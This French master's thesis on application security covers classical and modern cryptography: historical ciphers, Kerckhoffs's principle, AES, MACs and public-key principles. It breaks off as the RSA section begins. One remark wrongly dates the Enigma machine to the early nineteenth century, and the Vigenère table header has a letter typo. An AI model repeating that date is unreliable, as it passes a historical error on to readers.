Validation des Acquis et de l'Expérience

Master 2 Génie de l'Informatique Logicielle

Sécurité des applications

1.Objet 3
2.Historique et principes 4
I. Terminologie 4
II.Principes 4
III.Quelques exemples à travers l'histoire 5
IV.Principe de Kerckhoffs 9
3.Les besoins du monde numérique 10
4.La cryptographie symétrique 11
I. Principes 11
II.Message Authentication Code (MAC*) 12
III.Quelques algorithmes de cryptographie symétrique 13
IV.Focus sur AES* 13
5.La cryptographie asymétrique 14
I. Principes 14
II.Quelques algorithmes de cryptographie asymétrique 15
III.Mise en pratique avec RSA* 15
IV.Man in the middle : Une vulnérabilité typique 18
V.Systèmes PKI* (Public Key Infrastructure) 20
6.La signature électronique 23
7.La cryptographie hybride 25
8.Sécurité des applications web 26
I. Sécurisation de l'infrastructure 26
II.Attaques applicatives 28
III.Dans l'entreprise, focus sur J2EE* 34
IV.Sécurité relative aux bonnes pratiques de gestion des mots de passe 35
9.Conclusion 37
10.Glossaire 38
11.Bibliographie et sources numériques 40

1.Objet

Ce mémoire propose de dresser l'état de l'art en matière de sécurité des applications. Nous aborderons ce sujet au travers des besoins sécuritaires grandissant de notre société, motivés par des quantités d'informations échangées toujours plus grandes.

La cryptologie est un domaine permettant de répondre à ses nouveaux besoins. Après avoir présenté les principes historiques et théoriques de celle-ci, nous nous intéresserons aux solutions les plus utilisées et aux réponses qu'elles apportent aux besoins du monde numérique actuel.

Nous exposerons enfin les vulnérabilités potentielles des applications web ainsi que les principes à adopter pour les minimiser.

2.Historique et principes

I. Terminologie

Cryptologie : Etymologiquement la science du secret. Cette science englobe la cryptographie et la cryptanalyse.

Cryptographie : Conception de cryptosystèmes, étude/preuve de leur sécurité, amélioration des performances. La cryptographie se scinde en deux parties nettement différenciées :

- d'une part la cryptographie à clef secrète, encore appelée symétrique,
- d'autre part la cryptographie à clef publique, dite également asymétrique.

Cryptosystème : L'ensemble composé d'algorithmes cryptographiques et de tous les textes en clairs, textes chiffrés et clés possibles.

Clair : Le message que l'on souhaite transmettre avant chiffrement.

Chiffré : Le message obtenu après chiffrement.

Cryptanalyse : La recherche des vulnérabilités des systèmes cryptographiques, attaque des problèmes algorithmiques sous-jacents.

Chiffrement : Le procédé par lequel on rend la compréhension d'un document impossible à toute personne non autorisée à pouvoir le lire. Si « c » est le message chiffré et « m » le message clair, alors $c = E_{k_e}(m)$ (E_{k_e} : fonction de chiffrement).

Déchiffrement : Le procédé permettant la reconstitution du message en clair à partir du message chiffré. Si « c » est le message chiffré et « m » le message clair, alors $m = D_{k_d}(c)$ (D_{k_d} : fonction de déchiffrement). En résumé : $D_{k_d}(E_{k_e}(m)) = m$

II.Principes

La cryptologie a longtemps été confinée au domaine militaire. Avec l'explosion de l'informatique, l'usage des moyens cryptographiques s'est progressivement démocratisé. La confidentialité des messages n'est plus le seul objectif de la cryptographie. On souhaite notamment garantir l'intégrité d'une donnée, ou encore l'authenticité de son origine.

Du fait de la sensibilité des informations traitées, les primitives cryptographiques ont toujours attiré l'attention des attaquants. Le domaine de la cryptologie voit donc une lutte permanente entre les cryptographes, qui conçoivent ces mécanismes, et les cryptanalystes, qui cherchent à les mettre en défaut. De ce fait, il est important de faire appel à des outils à la pointe de l'état de l'art dans ce domaine.

Les objectifs de la cryptologie sont donc :

La confidentialité : garantir que le contenu d'une communication (ou d'un fichier) n'est pas accessible à toute autre personne que le destinataire légitime. Utilisation du chiffrement/déchiffrement.

L'authenticité : s'assurer de l'identité d'une entité donnée ou de l'origine d'une communication (ou d'un fichier). Utilisation de la signature.

La non-répudiation : s'assurer, légalement, qu'un contrat ne peut être remis en cause par l'une des parties. Cela implique la possibilité de vérifier que l'envoyeur et le destinataire sont bien les parties qui disent avoir respectivement envoyé ou reçu le message. La non-répudiation de l'origine prouve que les données ont été envoyées, et la non-répudiation de l'arrivée prouve qu'elles ont été reçues.

L'intégrité : s'assurer que le contenu d'une communication n'a pas été modifié de façon malveillante. Utilisation du hachage.

III.Quelques exemples à travers l'histoire

Scytale

Utilisée chez les spartiates, la scytale était un bâton de bois permettant de lire ou d'écrire une dépêche chiffrée. Celle-ci était inscrite sur une lanière de cuir portée par le messager.

Chiffrement : Après avoir enroulé la lanière sur la scytale, le message était écrit en plaçant une lettre sur chaque circonvolution.

Déchiffrement : le destinataire doit posséder un bâton d'un diamètre identique à celui utilisé pour l'encodage. Il lui suffit d'enrouler la scytale autour de ce bâton pour obtenir le message en clair.

Cependant, ce cryptosystème est relativement aisé à casser. Il suffit pour cela de représenter les lettres de la lanière sous la forme d'un tableau possédant autant de cellules que de lettres. En faisant varier le nombre de colonnes et de lignes, il est possible, au bout d'un certain nombre de combinaisons, de déchiffrer le texte en lisant les lettres dans le sens des colonnes.

César

Ce principe de cryptographie mono-alphabétique a introduit le mécanisme de substitution de lettres dans l'alphabet. Ce mécanisme n'utilise pas encore de clé et son efficacité ne repose que sur la connaissance partagée du type de décalage (sens et taille) par ses utilisateurs. L'histoire dit que Jules César utilisait un décalage de trois lettres vers la droite.

« MASTER GIL » serait transformé en « PDVWH UJLO ». Une fois le message chiffré reçu, il suffit de décaler les lettres dans le sens inverse afin de retrouver le message original.

Vigenère

Ce chiffrement par substitution poly-alphabétique introduit pour la première fois la notion de clé. Celle-ci peut être constituée de n'importe quelle suite de mots. Une table dite, de Vigenère, met en correspondance une lettre en clair (colonne) avec une lettre chiffrée via un décalage induit par la lettre de la clé correspondante (ligne).

Un extrait de cette table :

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	K	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	K	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…	…

La clé est répétée autant de fois que nécessaire sous le texte en clair afin de constituer le message chiffré.

Considérons le texte en clair « MASTER GIL » et la clé « UFR ».

Le chiffrement : pour la colonne M, on cherche la ligne U, cela donne la cellule G. On répète cette opération pour chaque lettre.

Message en clair	M	A	S	T	E	R		G	I	L
Clé	U	F	R	U	F	R		U	F	R
Message chiffré	G	F	J	N	J	I		A	N	C

Le déchiffrement : pour la ligne U, on cherche la cellule G, cela donne la colonne M. On répète cette opération pour chaque lettre.

Message chiffré	G	F	J	N	J	I		A	N	C
Clé	U	F	R	U	F	R		U	F	R
Message en clair	M	A	S	T	E	R		G	I	L

Une méthode efficace, basée sur l'analyse fréquentielle, a cependant été trouvée en 1863. Celle-ci permet de trouver la clé en fonction du nombre de répétitions de certains motifs dans le message chiffré.

Remarque : la machine Enigma inventée au début du XIXe siècle (et utilisée par les allemands lors de la seconde guerre mondiale) était également basée sur un principe de substitution poly-alphabétique.

Vernam (One Time Pad)

En théorie, cet algorithme de chiffrement est réputé comme étant le seul à être impossible à casser, nous verrons cependant à la fin de ce chapitre, qu'en pratique, il est impossible à mettre en place.

Ce cryptosystème est également appelé « masque jetable » car, la clé permettant le chiffrement est à usage unique, sans quoi la robustesse du système est compromise.
Dans sa forme « alphabétique », il s'agit d'un chiffrement par substitution poly-alphabétique. Nous verrons par ailleurs qu'il existe une version « informatique » extrêmement simple à mettre en place.

Principe

Le chiffre de Vernam (1926) est un cryptosystème dont la sécurité est inconditionnelle. Cela signifie qu'étant donné un message chiffré avec ce système, il est impossible d'apprendre quoi que ce soit du message clair correspondant, à l'exception de sa longueur, et ce, quelle que soit la puissance de calcul de l'attaquant. Pour ce faire, les principes suivants doivent être respectés :

- La clé doit être une suite de caractères au moins aussi longue que le message à chiffrer,
- Les caractères composant la clé doivent être choisis de façon totalement aléatoire,
- Chaque clé ne doit être utilisée qu'une seule fois.

La sécurité de ce système de chiffrement est dite inconditionnelle, pour la raison suivante. Supposons qu'un attaquant accède à un texte chiffré, et qu'il veuille retrouver le message clair correspondant. En appliquant toutes les clés de déchiffrement possibles, l'attaquant obtient tous les messages clairs de la même longueur que le chiffré. Il n'a donc pas d'indication quant à la valeur sémantique du message clair.

Principe de chiffrement alphabétique

Nous baserons notre exemple sur l'ensemble des lettres contenues dans l'alphabet classique. Le principe est de produire un décalage de lettre par addition (chiffrement) et soustraction (déchiffrement) d'une lettre du message clair avec une lettre de la clé. La clé est répétée autant de fois que l'exige la taille du message clair. Chaque lettre (du clair ou de la clé) sera représentée par son équivalent numérique (A devient 0, B devient 1, ...). L'ensemble des valeurs étant limité à 26, une substitution produisant une valeur supérieure à 25, induira une reprise du décalage depuis le début de l'alphabet. On fera donc nos calculs en « modulo 26 ».

Dans la pratique il est possible d'adopter un ensemble de caractères beaucoup plus grand : ceux contenus dans la table ASCII ou la table unicode*.

Exemple : M (12) + U(20) = 32 et 32 mod 26 = 6 (G). Le chiffrement de M par la clé U donnera G. Nous répétons l'opération sur chaque lettre du message clair.

Message clair	M	A	S	T	E	R	G	I	L
Clé aléatoire	U	X	E	K	L	E	R	A	F
Message chiffré	G	X	W	D	P	V	X	I	Q

Pour le déchiffrement, il suffit de réaliser l'opération inverse : G(6) - U(20) = -14 et -14 mod 26 = 12 (M).

Message chiffré	G	X	W	D	P	V	X	I	Q
Clé aléatoire	U	X	E	K	L	E	R	A	F
Message clair	M	A	S	T	E	R	G	I	L

Principe de chiffrement informatique

En informatique, toute donnée peut se représenter sous une forme binaire. Le message en clair et la clé le peuvent donc nécessairement. Il suffit d'appliquer ensuite une opération logique appelée « XOR* » (ou exclusif) entre les deux éléments afin d'obtenir le message chiffré. L'avantage de cette solution réside dans l'extrême rapidité avec laquelle un ordinateur est capable de réaliser cette opération logique.

Message clair	0	1	1	0	1	0	0	1	0
Clé aléatoire	1	1	0	0	0	1	0	1	1
Message chiffré par XOR bit à bit	1	0	1	0	1	1	0	0	1

Pour le déchiffrement, il suffit de réaliser à nouveau une opération de XOR entre le message chiffré et la clé.

Message chiffré	1	0	1	0	1	1	0	0	1
Clé aléatoire	1	1	0	0	0	1	0	1	1
Message clair reconstitué par XOR bit à bit	0	1	1	0	1	0	0	1	0

Comme nous l'avons déjà précisé, la robustesse de ce cryptosystème est fortement basée sur l'unicité de la clé. Dans le cas contraire ,on introduit une forte vulnérabilité comme le démontre l'exemple ci-dessous.

On considère les messages Mx, k et Cx comme étant des suites de bit de même longueur. L'opération XOR est notée ⊕. Il est acquis que Mx⊕Mx = 0 et que Mx⊕0 = Mx

- Un message M1 a été chiffré en utilisant la clé k pour donner le message chiffré C1,
- Un message M2 a également été chiffré en utilisant la clé k pour donner le message chiffré C2,
- Un espion intercepte C1 et C2. Il applique le XOR à ces derniers : C1⊕C2 = (M1⊕k)⊕(M2⊕k)=M1⊕M2. L'espion est en possession du XOR des deux messages clairs. S'il intercepte par ailleurs un de ces messages clair, il obtient : (C1⊕C2)⊕M1=(M1⊕M2)⊕M1=0⊕M2=M2. Il en a déduit le second message clair.

Limites d'utilisation

Malgré son attrait théorique, la force du chiffrement de Vernam fait aussi sa faiblesse :

- Pour qu'un message puisse être transmis, il est nécessaire que son émetteur et son destinataire disposent d'une clé générée aléatoirement et de même longueur que le message,
- Les clés utilisées pour le chiffrement Vernam ne peuvent être utilisées qu'une seule fois.

Dans le cas contraire, un attaquant qui aurait accès à deux messages chiffrés avec la même clé serait en mesure d'en déduire des informations sur les messages clairs correspondants : pour chaque lettre du message, l'écart dans l'alphabet entre les lettres du clair et les lettres du chiffré est le même. A partir de cette information, un attaquant pourrait retrouver tout ou partie des deux messages clairs.

Par ailleurs, l'utilisation de ce cryptosystème nécessite une organisation quasi impossible à mettre en oeuvre. D'une part, l'aspect aléatoire de la clé est extrêmement difficile à assurer, et d'autre part, le changement de clé à chaque chiffrement impose un transport physique (valide diplomatique par exemple) permanent de cette dernière entre les deux parties.

IV.Principe de Kerckhoffs

Ce principe, énoncé par Auguste Kerckhoffs à la fin du XIXe siècle, déclare simplement que la sécurité d'un cryptosystème doit résider dans le secret de la clé et non dans la confidentialité du système lui même (nous en avons un exemple avec le chiffre de Vernam). Les algorithmes utilisés doivent pouvoir être rendus publics, puisqu'ils seront tôt ou tard devinés par les attaquants.

Ce principe constitue la base de la cryptographie moderne et fut mis en pratique au travers des cryptosystèmes symétriques et asymétriques comme nous le verrons dans les chapitres suivants.

Il s'appuie sur les 6 postulats suivants :

- Le système doit être matériellement, sinon mathématiquement indéchiffrable,
- Il faut qu'il n'exige pas le secret, et qu'il puisse sans inconvénient tomber entre les mains de l'ennemi,
- La clé doit pouvoir en être communiquée et retenue sans le secours de notes écrites, et être changée ou modifiée au gré des correspondants,
- Il faut qu'il soit applicable à la correspondance télégraphique,
- Il faut qu'il soit portatif, et que son maniement ou son fonctionnement n'exige pas le concours de plusieurs personnes,
- Enfin, il est nécessaire, vu les circonstances qui en commandent l'application, que le système soit d'un usage facile, ne demandant ni tension d'esprit, ni la connaissance d'une longue série de règles à observer.

3.Les besoins du monde numérique

La dématérialisation des données, et les applications numériques qui en découlent ont fortement fait progresser les besoins sécuritaires de la société moderne.

Parmi ces applications, nous pouvons citer de façon non exhaustive :

- les messageries,
- l'échange de documents,
- les banques en lignes
- les paiements en ligne,
- les paiements sans contact,
- les paiements par carte à puce,
- le stockage dans le cloud,
- les réseaux sans fil.

Autant d'applications qui nécessitent : confidentialité, authenticité et intégrité des données. Nous avons pu constater que la cryptologie était le domaine d'étude le plus indiqué pour répondre à ces impératifs. Nous aborderons dans la suite de cet exposé les deux grandes familles de cryptographie utilisées.


Il existe cependant des risques d'une toute autre nature, non plus dépendant de la complexité mathématique des cryptosystème, mais liés à la nature même des éléments interagissant dans un système informatique : failles de sécurité, complexité insuffisante des mots de passe, site internet peu fiable. Nous aborderons ce sujet en fin d'exposé en nous focalisant sur les faiblesses potentielles des applications web.

4.La cryptographie symétrique

I. Principes

La cryptographie symétrique regroupe les mécanismes cryptographiques dont les opérations de protection des données et de recouvrement se déduisent facilement l'une de l'autre, d'où la nécessité de leur caractère secret. L'usage de tels mécanismes suppose donc qu'un secret, ou clé, a été préalablement partagé entre les entités qui cherchent à communiquer. La cryptographie symétrique respecte en ce sens les postulats de Kerckhoffs. Vigenère et Vernam sont, par exemple, des crypstosystèmes symétriques.

Voici un schéma de principe :



Une clé privée est générée (par un logiciel par exemple) et donnée à deux individus, Bob et Alice, qui souhaitent se transmettre une information confidentielle. Bob choisit un fichier à transmettre à Alice. Ce fichier est chiffré en utilisant un algorithme déterminé, ici e(x), et la clé privée/partagée. Le fichier, une fois chiffré est transmis à Alice via Internet, un réseau privé, une clé USB, etc. Alice utilise la même clef privée et l'algorithme inverse du chiffrement, ici $e^{-1}(x)$. Le fichier est déchiffré et devient lisible par Alice.

Avantages :

- Système rapide (implantation matérielle),
- Clés relativement courte (128 ou 256 bits).

Inconvénients :

- Gestion des clés difficiles (nombreuses clés à stocker),
- Echange d'un secret.

Notons que des infrastructures telles que Kerberos reposent sur le principe de partage de clé secrète. Chaque entité (clients, serveurs) du réseau possède une clé secrète. Certains services (Authentication Service, Ticket Granting Service, Key Distribution Center) ont connaissance des clés de ces entités. Ils sont donc capables d'authentifier toutes les ressources et de générer un ticket temporaire permettant aux entités de communiquer ensemble de façon confidentielle.

Exemple d'attaque par force brute sur un chiffré de type AES*

On dit qu'un système cryptographique a K bits de sécurité si la meilleure attaque connue exige au moins 2^K opérations.

Prenons l'exemple d'une attaque par force brute sur un message chiffré par un algorithme AES avec un clé de 128 bits. L'attaquant possède le chiffré et le clair correspondant, le but de l'exercice étant de deviner la clé. Nous partons du postulat que sa machine est équipée d'un processeur core i7 dont la puissance est de 125 000 MIPS* (millions d'opérations par seconde). La littérature nous dit que le facteur de travail (nombre d'instructions algorithmiques nécessaires) pour tester une clé AES est de 1200.

Nous pouvons déduire de ces données que l'ordinateur mettra $9{,}6.10^{-9}$ seconde pour tester une clé. Par ailleurs, le nombre de clés possibles est 2^{128}, soit $3{,}4.10^{38}$. Il testera donc de façon exhaustive la totalité des clés en 1.10^{23} années.

En étant plus optimiste, nous pouvons considérer que seule la moitié des clés sera testée pour trouver la bonne et que l'attaquant dispose de la totalité des ordinateurs (tous des core i7) reliés à Internet pour l'aider (1 milliard). Sa force de frappe est dorénavant de 125.10^{12} MIPS. Cela lui demandera seulement 5.10^{13} années de travail pour trouver la clé (la Terre sera détruite depuis longtemps par l'expansion du soleil).

II.Message Authentication Code (MAC*)

En l'état, un cryptosystème symétrique ne permet pas d'assurer l'intégrité de la donnée reçue. Un MAC (Message Authentication Code) devient nécessaire.

Le concept est relativement semblable aux fonctions de hashage. Il s'agit ici aussi d'algorithmes qui créent un petit bloc authentificateur de taille fixe. La grande différence est que ce bloc authentificateur ne se base plus uniquement sur le message, mais également sur une clé secrète.

Tout comme les fonctions de hashage, les MAC n'ont pas besoin d'être réversibles. En effet, le récepteur exécutera le même calcul sur le message et le comparera avec le MAC reçu.

Le MAC assure non seulement une fonction de vérification de l'intégrité du message, comme le permettrait une simple fonction de hashage mais de plus certifie que l'auteur est bien en possession de la clé secrète.

Cependant, contrairement à la signature électronique, le MAC ne garantit pas la non-répudiation, dans le sens ou toute personne possédant la clé privée ayant permis sa génération peut potentiellement être l'expéditeur ou récepteur du message.

III.Quelques algorithmes de cryptographie symétrique

En dehors des exemples historiques que nous avons introduit précédemment, la cryptologie moderne a abouti sur deux systèmes de chiffrement différents :

- le chiffrement par flots,
- le chiffrement par blocs (découpage du clair en blocs de longueur fixe).

Quelques exemples :

Type de chiffrement	Algorithme	Exemples d'utilisation
par blocs (blocs de 64 bits et clés de 56 bits)	DES*, 3-DES	Obsolète
par blocs (blocs de 128 bits et clés de 128, 192 ou 256 bits)	AES ou Rijndael	Données sensibles sur internet
par flots	A5/1	GSM
par flots	E0	Bluetooth
par flots	RC4	WEP

IV.Focus sur AES*

L'algorithme DES* fit référence en matière de chiffrement jusque dans les années 90. Cependant, il a été démontré, théoriquement, puis pratiquement qu'il était vulnérable à coûts raisonnables par une attaque de type force brute. L'algorithme AES devint la nouvelle référence en matière de cryptographie symétrique en 2000.

L'algorithme prend en entrée un bloc de 128 bits (16 octets), la clé (appelée clé maître) fait 128, 192 ou 256 bits. Les 16 octets en entrée sont permutés selon une table définie au préalable. Ces octets sont ensuite placés dans une matrice de 4x4 éléments et ses lignes subissent une série de transformation :

- **addRoundKey** : un XOR est réalisé avec la sous-clé,
- **SubBytes** : permutations selon un table de substitution inversible notée SBox,
- **ShiftRows** : décalage des lignes (rotation),
- **MixColumns** : mélange des colonne (sauf pour le dernier tour).

Ces transformations sont répétées de 10 à 14 fois (selon la longueur de la clé). A chaque tour, une sous clé est déduite de la clé maître via un algorithme de cadencement des clés.

5.La cryptographie asymétrique


I. Principes

Par opposition avec la cryptographique symétrique, cette méthode repose sur l'utilisation d'une clé publique (qui est diffusée) et d'une clé privée (gardée secrète), l'une permettant de chiffrer le message et l'autre de le déchiffrer, éliminant de facto le problème de transport d'une clé secrète.

Confidentialité : l'expéditeur peut utiliser la clé publique du destinataire pour chiffrer un message que seul le destinataire (en possession de sa clé privée) peut déchiffrer.

Authenticité : l'expéditeur peut utiliser sa propre clé privée pour chiffrer un message que le destinataire peut décoder avec la clé publique, s'assurant de l'identité de l'expéditeur. Comme nous le verrons plus tard dans cet exposé, il s'agit du mécanisme utilisé par la signature numérique.

Voici le schéma de principe d'un cryptosystème asymétrique garantissant la confidentialité :



Un couple clé privée/clé publique est généré (par un logiciel par exemple) et transmis à Alice. Elle sait que Bob veut lui transmettre un fichier confidentiel. Elle lui donne donc sa clé publique. Bob choisit un fichier et le chiffre grâce à un algorithme f(x) et à cette clé. Cet algorithme n'est pas réversible, il est donc quasi-impossible de déduire le fichier clair, même si l'on connait la clé publique. Le fichier est transmis à Alice. Elle utilise sa clé privée et l'algorithme y(x) pour déchiffrer le fichier. On dit que la fonction de chiffrement f(x) est à sens unique à trappe (elle n'est pas aisément réversible, d'ou la difficulté pour les attaquants).

Avantages :

- Le problème de transmission des clés n'existe plus,
- La gestion des clés est simplifiée puisqu'un référentiel commun suffit pour stocker les clés publiques de chacun.

Inconvénients :

- La taille des clés doit être élevée (2048 bits devient le standard),
- les algorithmes de chiffrement sont relativement lents en comparaison de ceux utilisés en cryptographie symétrique.

Fonction à sens unique à trappe

Une fonction f est à sens unique si :
$\forall x \in M$, f(x) est facile à calculer, mais il est difficile de trouver, pour la plupart des $y \in f(M)$ un $x \in M$ tel que f(x) = y.

Un exemple concret de cette fonction est celui de la factorisation d'un entier. Soient deux nombres premiers p et q. Calculer x = p.q est facile même si p et q sont très grands, cependant trouver p et q connaissant x est un problème difficile. Le temps de calcul pour trouver ces deux facteurs croit rapidement en fonction de la taille des données.

Une fonction f est à sens unique à trappe si par ailleurs cette dernière introduit une « brèche secrète» permettant, pour quelqu'un qui la connaît, de revenir en arrière facilement. Ce type de fonction est utilisé dans un cryptosystème asymétrique lors de la génération d'une bi-clé (publique/privée).

Dans notre exemple (p,q) représenterait la clé privée tandis que p.q serait la clé publique.

II.Quelques algorithmes de cryptographie asymétrique


Nom	Problématique mathématique
RSA*	Factorisation d'une entier en nombres premiers
El Gamal	Logarithme discret
Mc Eliece	Théorie des codes
NTRU	Matrices à coefficients entiers

III.Mise en pratique avec RSA*

Le système de chiffrement RSA a été inventé par trois mathématiciens : Ron Rivest, Adi Shamir et Len Adleman, en 1977.

Il repose sur un postulat simple : la factorisation d'un nombre entier en nombres premiers est un problème mathématiquement difficile. Le chiffrement d'un message sera donc basé sur une clé résultant de la multiplication de deux nombres premiers de grande taille. Le déchiffrement ne pouvant se faire qu'en connaissant les nombres premiers ayant été utilisés pour générer la clé.

Voici le principe de fonctionnement :



